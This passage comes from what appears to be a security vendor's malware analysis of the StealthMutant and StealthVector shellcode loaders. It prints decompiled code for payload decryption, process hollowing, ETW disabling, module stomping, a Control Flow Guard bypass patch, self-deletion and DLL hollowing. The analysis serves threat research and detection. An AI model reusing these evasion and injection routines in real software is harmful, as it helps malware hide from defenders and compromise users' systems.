    Marshal.Copy(array, 0, procAddress, array.Length);
    Kernel32.VirtualProtect(procAddress, (IntPtr)((ulong)((long)array.Length)), flNewProtect, ref flNewProtect);
}

```

Figure 14. StealthMutant patching based on the architecture

The file names of the encrypted payload are hard-coded, but these differ with each StealthMutant sample. The file name string is also encrypted using AES-256-ECB. If the target encrypted file exists in a current running directory, StealthMutant reads and decrypts it in memory.

Most of the StealthMutant samples use AES-256-ECB for decryption (Figure 15), but the earlier versions of the malware used XOR for decryption (Figure 16). However, we have not spotted these previous iterations of StealthMutant since July 2020.

```

public static byte[] DecodeFromPayloadFile(string filePath)
{
    int num = 16;
    int num2 = 128;
    int num3 = 12;
    int num4 = 12;
    int num5 = 4;
    byte[] array = null;
    byte[] array2 = File.ReadAllBytes(filePath);
    if (array2.Length > 176)
    {
        byte[] array3 = new byte[num];
        Array.Copy(array2, num2, array3, 0, num);
        byte[] buffer = Crypto.HashMd5(array2, num2 + num, array2.Length - (num2 + num));
        if (Crypto.IsBytesEqual(buffer, array3))
        {
            byte[] array4 = new byte[num3];
            Array.Copy(array2, num2 + num, array4, 0, num3);
            byte[] array5 = new byte[num4];
            Array.Copy(array2, num2 + num + num3, array5, 0, num4);
            byte[] key = Crypto.HashSha256(array4);
            byte[] iv = Crypto.HashMd5(array5);
            byte[] buffer2 = Crypto.DecryptData(array2, num2 + num + num3 + num4, array2.Length - (num2 + num + num3 + num4), key, iv);
            using (MemoryStream memoryStream = new MemoryStream(buffer2))
            {
                byte[] array6 = new byte[num5];
                memoryStream.Read(array6, 0, num5);
                if (Crypto.IsBytesEqual(array6, PayloadProtocol.Flag))
                {
                    byte[] array7 = new byte[4];
                    memoryStream.Read(array7, 0, 4);
                    int num6 = BitConverter.ToInt32(array7, 0);
                    if ((long)num6 <= memoryStream.Length - memoryStream.Position)
                    {
                        array = new byte[num6];
                        memoryStream.Read(array, 0, num6);
                    }
                }
            }
        }
    }
    return array;
}

```

Figure 15. The version of StealthMutant that uses AES-256-ECB

```

private static byte[] smethod_3(string string_2)
{
    byte[] result;
    try
    {
        byte[] array = null;
        byte[] array2 = File.ReadAllBytes(string_2);
        if (array2.Length > 48)
        {
            byte[] array3 = new byte[16];
            Array.Copy(array2, array3, 16);
            MD5 md = new MD5CryptoServiceProvider();
            byte[] byte_ = md.ComputeHash(array2, 16, array2.Length - 16);
            if (GClass5.smethod_4(byte_, array3))
            {
                byte[] array4 = new byte[16];
                Array.Copy(array2, 24, array4, 0, 14);
                array4[14] = 71;
                array4[15] = 77;
                array = new byte[array2.Length - 16 - 32];
                Array.Copy(array2, 48, array, 0, array.Length);
                int i = 0;
                int num = 0;
                while (i < array.Length)
                {
                    byte[] array5 = array;
                    int num2 = i++;
                    array5[num2] ^= array4[num++];
                    if (num >= array4.Length)
                    {
                        num = 0;
                    }
                }
            }
            result = array;
        }
    }
    catch
    {
        result = null;
    }
    return result;
}

```

Figure 16. An older version of StealthMutant that used XOR

The StealthMutant variants that use AES-256-ECB and XOR share the same decryption steps. The StealthMutant samples that use AES have an encrypted file containing junk bytes, the signature, the seed for the key, the seed for the IV, and the encrypted payload body. The sizes of the junk bytes, the seed for the key, and the seed for the IV vary among the samples. The decryption algorithm of one such StealthMutant sample (Figure 17), which has a junk bytes size of 128, a key seed size of 12, and an IV seed size of 12, is as follows:

1. Calculate the MD5 hash of the encrypted payload body. The body is composed of the key seed, the IV seed, and the encrypted payload.
2. Compare the MD5 hash with the signature in the encrypted file to check its integrity.
3. Copy the specified size of bytes following the signature, and then calculate the SHA-256 hash for the AES key.
4. Copy the specified size of bytes following the seed for the key, and then calculate the MD5 hash for AES IV. However, this is meaningless in ECB mode.
5. Decrypt the rest of the bytes using AES-256-ECB with the generated SHA-256 key.
6. Compare the specified size of bytes at the top of the decrypted bytes with that of the hard-coded bytes, which can be found in the *Protocol.Flag* field.
7. If StealthMutant passes all these verifications, read the specified size of the payload.




Figure 17. A StealthMutant sample's decryption algorithm

After the decryption of its payload, StealthMutant executes this shellcode payload in a remote process by using the process hollowing technique. As shown in Figure 18, StealthMutant performs process hollowing through the following steps:

1. It creates a specified process, which is hard-coded in binary, in suspended mode.
2. It creates a new section, maps a view of it in the local process by using *NtCreateSection* and *ZwMapViewOfSection*, and copies the decrypted shellcode onto this section.
3. It maps the section to the remote process, which also results in mapping of the shellcode in the remote process.
4. It looks for the entry point of the remote suspended process and patches it to change the execution flow into the entry of the mapped payload.
5. Finally, it resumes the main thread of the suspended process and executes the payload.




Figure 18. StealthMutant performing process hollowing to execute its payload

This technique is widely used as a red-team tool in C#. Based on its code, we assume that the author of StealthMutant possibly reused an open-source process hollowing implementation from GitHub.¹¹

StealthVector

In October 2020, we discovered StealthVector, an evasive shellcode loader written in C/C++. This malware implements various evasion techniques and is still actively being developed. We have observed that its payload is either the Cobalt Strike beacon or the malware ScrambleCross. (The Japanese security service company LAC previously published a blog post discussing the Cobalt Strike beacon.¹²)

StealthVector is designed to execute the second stage of the payload in stealth mode. This means that its evasive techniques can be enabled and disabled by its embedded configuration. Because of this, malicious actors can easily customize this loader for their targets. The configuration of StealthVector (Figure 19) is embedded in its data section with ChaCha20 encryption, which is decrypted upon initialization (Figure 20). This ChaCha20 routine notably uses a fixed custom value of 0x13 for the initial counter (Figure 21).

```

if ( (g_enc_config_size - 1) > 0xEA
    || g_crc32_enc_config != (api->RtlComputeCrc32)(0i64, g_enc_config, g_enc_config_size) )
{
    return v35;
}
do_chacha20(g_chacha20_key, v0, g_nonce_for_config, g_enc_config, g_enc_config, g_enc_config_size);

```

Figure 19. The configuration of StealthVector




Figure 20. The locations of StealthVector's encrypted configuration and ChaCha20 key information

```

mov [rbp+47h+Src], 61707865h
lea r8, [rbp+47h+var_A2]
mov [rbp+47h+var_AC], 3320646Eh
mov r15, r9
mov [rbp+47h+var_A8], 79622D32h
sub r8, rcx
mov dword ptr [rbp-5Dh], 6B206574h
mov r9d, 8

```

```

loc_1800015EC:
movzx eax, byte ptr [rdx]
movzx ecx, byte ptr [rdx+1]
shl ecx, 8
or ecx, eax
movzx eax, byte ptr [rdx-1]
shl ecx, 8
or ecx, eax
movzx eax, byte ptr [rdx-2]
shl ecx, 8
or ecx, eax
mov [r8+rdx], ecx
lea rdx, [rdx+4]
sub r9, 1
jnz short loc_1800015EC

```

```

lea r8, [rbp+47h+var_7F]
mov dword ptr [rbp-39h], 13h
sub r8, r10
lea rdx, [r10+2]
mov r9d, 3

```

Figure 21. The fixed custom value used in the ChaCha20 routine

According to RFC7539, the Internet Engineering Task Force (IETF) specification for the ChaCha20 stream cipher and the Poly1305 authenticator,¹³ the ChaCha20 algorithm uses a 32-bit initial counter. This counter can be any number but is usually 0 or 1. As far as we have observed, StealthVector always uses 0x13 for its initial counter, which is an uncommon practice. This makes it difficult to decrypt the malware’s configuration using common methods such as the Python library *pycryptodome*, which does not support custom initial counters.

The decrypted configuration data is copied onto a newly allocated buffer, which determines its behavior. There are two types of configurations found in the wild. One is for a local shellcode runner, which has a size of 0x38. This type of configuration has fields for checksum, flags for context awareness, flags for evasive features, and information for the payload (Figure 22 and Figure 23).

```

config_type1 dd 0CB2F29ADh ; signature
dd 0 ; enable_username_check
dd 0 ; enable_mutex_check
dd 1 ; enable_uninstall
dd 1 ; dsable_etw
dd 1 ; load_from_current_module
dq 0 ; filename_of_enc_payload
dd 3FA09h ; size_of_enc_payload
dd 18C00h ; offset_of_enc_payload
dd 6FC3CDEh ; crc32_of_payload
db 93h, 49h, 68h, 79h, 6Ah, 0DAh, 0B5h, 0CFh, 0F0h, 0F1h, 0B3h, 4Fh ; nonce_for_payload

```

Figure 22. The configuration that loads the encrypted payload from StealthVector’s own binary

```

config_type1 dd 0CB2F29ADh ; signature
dd 0 ; enable_username_check
dd 0 ; enable_mutex_check
dd 0 ; enable_uninstall
dd 1 ; disable_etw
dd 0 ; load_from_current_module
dq offset COMSysUpdate_ocx ; filename_of_enc_payload
dd 3F800h ; size_of_enc_payload
dd 0 ; offset_of_enc_payload
dd 0C70B958h ; crc32_of_payload
db 93h, 49h, 68h, 79h, 6Ah, 0DAh, 0B5h, 0CFh, 0F0h, 0F1h, 0B3h, 4Fh ; nonce_for_payload

```

Figure 23. The configuration that loads the encrypted payload from a defined file path

The other is for a remote shellcode injector, which has a size of 0x44. This type of configuration has fields for checksum, flags for context awareness, flags for evasive features, information for injection, and information for the payload (Figure 24 and Figure 25).

```

config_type2 dd 8BD6488Bh ; signature
dd 0 ; enable_username_check
dd 0 ; enable_mutex_check
dd 0 ; enable_uninstall
dd 1 ; disable_etw
dd 0 ; enable_process_injection
dq offset null ; target_process_name
dd 0 ; load_from_current_module
dq offset vm3server_dll ; filename_of_enc_payload
dd 109DAh ; size_of_enc_payload
dd 0 ; offset_of_enc_payload
dd 2F674787h ; crc32_of_payload
db 0CCh, 0D0h, 8Dh, 0EBh, 3Bh, 7Dh, 0D4h, 6Dh, 0F5h, 0D4h, 82h, 8Bh ; nonce_for_payload

```

Figure 24. The configuration that loads the encrypted payload from a defined file path but no injection

```

config_type2 dd 8BD6488Bh ; signature
dd 0 ; enable_username_check
dd 0 ; enable_mutex_check
dd 0 ; enable_uninstall
dd 1 ; disable_etw
dd 1 ; enable_process_injection
dq offset c_windows_system32_msdtc_exe ; target_process_name
dd 0 ; load_from_current_module
dq offset WsmRes64_dll_mui ; filename_of_enc_payload
dd 109BEh ; size_of_enc_payload
dd 0 ; offset_of_enc_payload
dd 0BC4A42F7h ; crc32_of_payload
db 13h, 0B5h, 4Fh, 74h, 0D7h, 24h, 0Dh, 54h, 29h, 9Dh, 9Ch, 0FAh ; nonce_for_payload

```

Figure 25. The configuration that loads the encrypted payload from a defined file path and performs process injection

Configurable Features

StealthVector has various configurable features that enable malicious actors to easily modify its behavior. We believe this design is meant to keep malware development simple, as the actors will not need to change its source code in order to implement these features. We discuss these features in the succeeding subsections.

Disabling Event Tracing for Windows

StealthVector can disable ETW to cover its tracks, as shown in Figure 26.

```

if ( g_config->disable_etw )
{
    bytes_to_patch = 0xC3C03148; // xor rax, rax + ret
    h_ntdll = GetModuleHandleA("ntdll");
    EtwEventWrite = GetProcAddress(h_ntdll, "EtwEventWrite");
    EtwEventWrite_ptr = EtwEventWrite;
    if ( EtwEventWrite )
    {
        LODWORD(old_protection) = 0;
        (api->VirtualProtect)(EtwEventWrite, 4i64, PAGE_EXECUTE_READWRITE, &old_protection);
        memmove(EtwEventWrite_ptr, &bytes_to_patch, 4ui64);
        api->VirtualProtect(EtwEventWrite_ptr, 4ui64, old_protection, &old_protection);
    }
}

```

Figure 26. StealthVector configured to disable ETW

Context Awareness

A common feature of other malware, such as mutual exclusion object (mutex) checking or username checking for context awareness, can also be configured into StealthVector, as shown in Figure 27.

```
if ( !g_config->enable_username_check
    || (memset(username, 0, 0x101ui64),
        pcbBuffer = 256,
        GetUserNameA(username, &pcbBuffer),
        !strcmp(username, "system")) )
{
    if ( g_config->enable_mutex_check )
    {
        MutexAttributes.nLength = 24;
        MutexAttributes.lpSecurityDescriptor = 0i64;
        *MutexAttributes.bInheritHandle = 0i64;
        InitializeSecurityDescriptor(pSecurityDescriptor, 1u);
        SetSecurityDescriptorDacl(pSecurityDescriptor, 1, 0i64, 0);
        MutexAttributes.lpSecurityDescriptor = pSecurityDescriptor;
        g_mutex = CreateMutexA(&MutexAttributes, 1, "Global\\kREwdFr0lvASgP4zWzyV89m6T2K0bIno");
        err = GetLastError();
        if ( err == 183 || err == 5 )
        {
            if ( !g_mutex )
                return 0i64;
            CloseHandle(g_mutex);
            mutex = 0i64;
            g_mutex = 0i64;
            goto LABEL_17;
        }
        if ( !g_mutex )
            return 0i64;
    }
}
```

Figure 27. StealthVector configured for context awareness

Logic to Determine Payload Location

StealthVector decrypts and executes its payload in memory, but it can also be configured to load its encrypted payload in a specific location. Some variants embed the payload in its binary, while others load it to another file in the same directory, whose file name is specified in the malware's configuration (Figure 28). The decryption logic is the same for all variants of StealthVector: It reads the specific size of data from a specific offset. The values for the offset and the size of the encrypted payload are already defined in the malware's configuration. Afterward, the payload will be decrypted by ChaCha20. This same routine is used in decrypting StealthVector's configuration, but the nonce for its payload is already defined in the configuration (Figure 29).

```
memset(norm_encrypted_filepath, 0, 0x208ui64);
memset(encrypted_filepath, 0, 0x208ui64);
if ( g_config->load_from_current_module )
{
    GetModuleFileName(hModule, encrypted_filepath, 0x104u); // encrypted payload is embedded in current module
}
else
{
    memset(expanded_encrypted_filepath, 0, 0x208ui64);
    if ( ExpandEnvironmentStringsW(g_config->filename_of_enc_payload, expanded_encrypted_filepath, 0x104u) - 1 > 0x102 ) // encrypted payload is located in specified path
        return v3;
    if ( (api->PathIsRelativeW)(expanded_encrypted_filepath) )
    {
        GetModuleFileName(hModule, encrypted_filepath, 0x104u);
        (api->PathRemoveFileSpecW)(encrypted_filepath);
        (api->PathAddBackslashW)(encrypted_filepath);
        (api->PathAppendW)(encrypted_filepath, expanded_encrypted_filepath);
    }
    else
    {
        wcsncpy_s(encrypted_filepath, 0x104ui64, expanded_encrypted_filepath);
    }
}
```

Figure 28. A StealthVector variant that embeds its encrypted payload into a specific file

```

PathCanonicalizeW(norm_encrypted_filepath, encrypted_filepath);
if ( wcslen(norm_encrypted_filepath) )
{
    v4 = 0i64;
    v5 = 0;
    v6 = 0;
    h_file = CreateFileW(norm_encrypted_filepath, GENERIC_READ, 3u, 0i64, 3u, 0x80u, 0i64);
    h_file_1 = h_file;
    if ( h_file != -1i64 )
    {
        if ( GetFileSize(h_file, 0i64) >= g_config->size_of_enc_payload + g_config->offset_of_enc_payload )
        {
            v9 = g_config->size_of_enc_payload;
            v10 = GetProcessHeap();
            buffer = HeapAlloc(v10, 8u, v9);
            if ( buffer )
            {
                SetFilePointer(h_file_1, g_config->offset_of_enc_payload, 0i64, 0);
                config_ptr = g_config;
                offset = 0;
                NumberOfBytesRead = 0;
                encrypted_filesize = g_config->size_of_enc_payload;
                if ( encrypted_filesize )
                {
                    do
                    {
                        v15 = ReadFile(h_file_1, &buffer[offset], encrypted_filesize - offset, &NumberOfBytesRead, 0i64);
                        config_ptr = g_config;
                        if ( !v15 )
                            break;
                        offset += NumberOfBytesRead;
                        encrypted_filesize = g_config->size_of_enc_payload;
                    }
                    while ( offset < encrypted_filesize );
                }
                if ( offset == config_ptr->size_of_enc_payload )
                {
                    v4 = buffer;
                    v5 = offset;
                    v6 = 1;
                }
                else
                {
                    v16 = GetProcessHeap();
                    HeapFree(v16, 0, buffer);
                }
            }
            v2 = v21;
        }
        CloseHandle(h_file_1);
        if ( v6 )
        {
            do_chacha20(g_chacha20_key, v17, g_config->nonce_for_payload, v4, v4, v5);
            if ( g_config->crc32_for_payload == (api->RtlComputeCrc32)(0i64, v4, v5) )
            {
                v18 = v22;
                v3 = 1;
                *v2 = v4;
                *v18 = v5;
            }
        }
    }
}
}

```

Figure 29. Stealthvector's decryption logic

Self-Uninstallation

StealthVector can also uninstall itself based on its configuration, as shown in Figure 30.

```
if ( g_config->enable_uninstall )
    uninstall();
    HINSTANCE uninstall()
    {
        WCHAR Parameters[264]; // [rsp+30h] [rbp-D0h] BYREF
        WCHAR Filename[264]; // [rsp+240h] [rbp+140h] BYREF
        WCHAR pszBuf[264]; // [rsp+450h] [rbp+350h] BYREF

        memset(Filename, 0, 0x208ui64);
        memset(pszBuf, 0, 0x208ui64);
        memset(Parameters, 0, 0x208ui64);
        GetModuleFileNameW(0i64, Filename, 0x104u);
        PathCanonicalizeW(pszBuf, Filename);
        wcscpy_s(Parameters, 0x104ui64, L"/c DEL ");
        wcscat_s(Parameters, 0x104ui64, pszBuf);
        wcscat_s(Parameters, 0x104ui64, L" >> NUL");
        GetEnvironmentVariableW(L"ComSpec", Filename, 0x104u);
        return ShellExecuteW(0i64, 0i64, Filename, Parameters, 0i64, 0);
    }
```

Figure 30. StealthVector's uninstall configuration

Shellcode Execution Techniques

StealthVector implements various shellcode execution techniques. We discuss these techniques in the succeeding subsections.

Execution Using *CreateThread*

The simplest way for StealthVector to execute its shellcode payload is by using the *CreateThread* function, as shown in Figure 31.

```
if ( decrypt_payload(&dec_buffer, &size) )
{
    size_of_payload = size;
    payload = (api->VirtualAlloc)(0i64, size, 12288i64, 64i64);
    payload_1 = payload;
    if ( payload )
    {
        memmove(payload, dec_buffer, size_of_payload);
        hObject = CreateThread(0i64, 0i64, payload_1, 0i64, 0, 0i64);
    }
}
```

Figure 31. Execution of the shellcode using *CreateThread*

Module Stomping in Local Process

Some variants of StealthVector implement an evasive technique called module stomping, which is designed to bypass the detection of reflective loading. Module stomping is well known because Cobalt Strike has implemented this feature in its version 3.11.¹⁴ In the case of StealthVector, however, the injected payload is a shellcode instead of a dynamic link library (DLL). To perform this technique, StealthVector looks for a legitimate DLL that has sufficient space for its payload, “(payload_size + 2048)”, as shown in Figure 32.

```

v6 = CreateFileW(dllpath, 0x80000000, 3u, 0i64, 3u, 0x80u, 0i64);
if ( v6 != -1i64 )
{
    memset(header, 0, sizeof(header));
    NumberOfBytesRead = 0;
    if ( ReadFile(v6, header, 0x400u, &NumberOfBytesRead, 0i64) )
    {
        if ( NumberOfBytesRead == 1024
            && *header == 'ZM'
            && *&header[*&header[60]] == 'EP'
            && (*&header[*&header[60] + 0x16] & IMAGE_FILE_DLL) != 0
            && *&header[*&header[60] + 4] == IMAGE_FILE_MACHINE_AMD64 )
        {
            section = &header[*&header[60] + 0x108];
            i = 0;
            if ( *&header[*&header[60] + 6] )
            {
                while ( 1 )
                {
                    v9 = &section[40 * i];
                    v10 = (aText - v9);
                    do
                    {
                        v11 = v10[v9];
                        v12 = *v9 - v11;
                        if ( v12 )
                            break;
                        ++v9;
                    }
                    while ( v11 );
                    if ( !v12 )
                        break;
                    if ( ++i >= *&header[*&header[60] + 6] )
                        goto LABEL_17;
                }
                if ( *&section[40 * i + 8] >= (payload_size + 2048) )
                {
                    success = 1;
                    *offset = *&section[40 * i + 12] + 2048;
                }
            }
        }
    }
}

```

Figure 32. StealthVector looking for a DLL with enough space for its payload

Once it finds one that meets its space requirement, StealthVector loads that DLL using the *LoadLibraryExW* function, with the flag *DONT_RESOLVE_DLL_REFERENCES*. As shown in Figure 33, when this flag is enabled, the system does not call the *DllMain* of the target DLL upon loading.

```

if ( find_target_dll(payload_size, target_dllname, &offset_to_inject) )
{
    memset(&system32_dir, 0, 0x208ui64);
    GetSystemDirectoryW(&system32_dir, 0x104u);
    PathAppendW(&system32_dir, target_dllname);
    wcsncpy_s(LibFileName, 0x104ui64, &system32_dir);
    module_base_addr = LoadLibraryExW(LibFileName, 0i64, DONT_RESOLVE_DLL_REFERENCES);
    if ( module_base_addr )
    {
        v15 = module_base_addr + offset_to_inject;
        v20 = 0;
        (g_imports->kernel32_VirtualProtect)(v15, payload_size, PAGE_EXECUTE_READWRITE, &v20);
        memmove(v15, Src, payload_size);
        *a3 = v15;
        v6 = 1;
    }
}

```

Figure 33. StealthVector enabling *DONT_RESOLVE_DLL_REFERENCES* after finding its target DLL

Once it loads the target DLL, StealthVector changes the protection settings of the DLL using read, write, and execute (RWX) permissions. It then copies its payload onto the legitimate DLL and executes the payload through the *CreateThread* function, as illustrated in Figure 34.




Figure 34. StealthVector's process of overwriting the target DLL with its malicious payload

Bypassing Control Flow Guard

As shown in Figure 35, some variants of StealthVector run their shellcode by bypassing Microsoft's Control Flow Guard (CFG), an exploit mitigation technology. CFG makes it difficult for malware to run code on Windows operating systems by restricting indirect calls to an unapproved address. In this case, StealthVector executes its shellcode using *CreateThread*, which checks the target address.

In order to sidestep attempts to verify its indirect call, StealthVector will then patch the *LdrpHandleInvalidUserCallTarget* API in *ntdll.dll* with "48 FF E0 CC 90 (jmp rax; int3; nop)", as shown in Figure 36. *LdrpHandleInvalidUserCallTarget* is called when CFG, through the *LdrpValidateUserCallTarget* function, determines that the target address is invalid. StealthVector can patch this API without crashing the application.


```

(g_imports->ntdll_RtlGetVersion)(&version);
v6 = 0;
if ( version.dwMajorVersion == 10 ) // check version == win10
{
policy.DUMMYUNIONNAME.Flags = 0;
h_process = GetCurrentProcess();
v8 = GetModuleHandleA("kernel32");
GetProcessMitigationPolicy = GetProcAddress(v8, "GetProcessMitigationPolicy"); // GetProcessMitigationPolicy
if ( GetProcessMitigationPolicy )
{
if ( (GetProcessMitigationPolicy)(h_process, ProcessControlFlowGuardPolicy, &policy, 4i64 )
{
if ( (policy.DUMMYUNIONNAME.Flags & 1) != 0 )// CFG is enabled?
{
addr_to_be_patched = find_LdrpHandleInvalidUserCallTarget_in_ntdll();
addr_to_be_patched_1 = addr_to_be_patched;
if ( addr_to_be_patched )
{
bytes_to_patch = 0xCCE0FF48; // 48 FF E0 CC -> jmp rax + int3
offset_to_inject = 0;
(g_imports->kernel32_VirtualProtect)(addr_to_be_patched, 5i64, PAGE_EXECUTE_READWRITE, &offset_to_inject);
original_protection = offset_to_inject;
*addr_to_be_patched_1 = bytes_to_patch; // patch
v13 = g_imports;
addr_to_be_patched_1[4] = 0x90; // + nop
(v13->kernel32_VirtualProtect)(addr_to_be_patched_1, 5i64, original_protection, &offset_to_inject);
}
}
}
}
}
}
}
}
}

```

Figure 35. StealthVector bypassing CFG to execute its shellcode

```

void __fastcall LdrpValidateUserCallTarget(unsigned __int64 func_addr)
{
__int64 bitmap; // rdx
unsigned __int64 bit_offset; // rax

bitmap = CFGBitMap[func_addr >> 9];
bit_offset = func_addr >> 3;
if ( (func_addr & 0xF) != 0 )
{
bit_offset &= 0xFFFFFFFFFFFFEui64;
if ( !_bittest64(&bitmap, bit_offset) )
{
LABEL_6:
LdrpHandleInvalidUserCallTarget();
return;
}
}
LABEL_5:
if ( !_bittest64(&bitmap, bit_offset | 1) )
return;
goto LABEL_6;
}
if ( !_bittest64(&bitmap, bit_offset) )
goto LABEL_5;
}

```

Figure 36. StealthVector patching `LdrpHandleInvalidUserCallTarget`

Phantom DLL Hollowing in Remote Process

Some variants of StealthVector can also inject their shellcode payload into a remote process using phantom DLL hollowing, a technique that is a combination of process hollowing and module stomping (Figure 37). To do this, StealthVector spawns a new process, which is specified in its configuration, in suspended mode. StealthVector uses the `NtCreateSection` and `ZwMapViewOfSection` APIs to load a legitimate DLL into this newly created process. The logic of finding its target DLL is the same as that in module stomping: It checks if the code section, or `(.text section size)`, is large enough. Afterward, it overwrites the code section of the loaded DLL with its own payload and executes it in the DLL's memory space. It then patches the entry point of the legitimate process in order to modify the shellcode's execution flow to this entry point in the DLL. Using this method, malicious actors can hide StealthVector's payload within the memory space of an image, which often goes unnoticed by common memory scan engines, and execute it like a normal module.

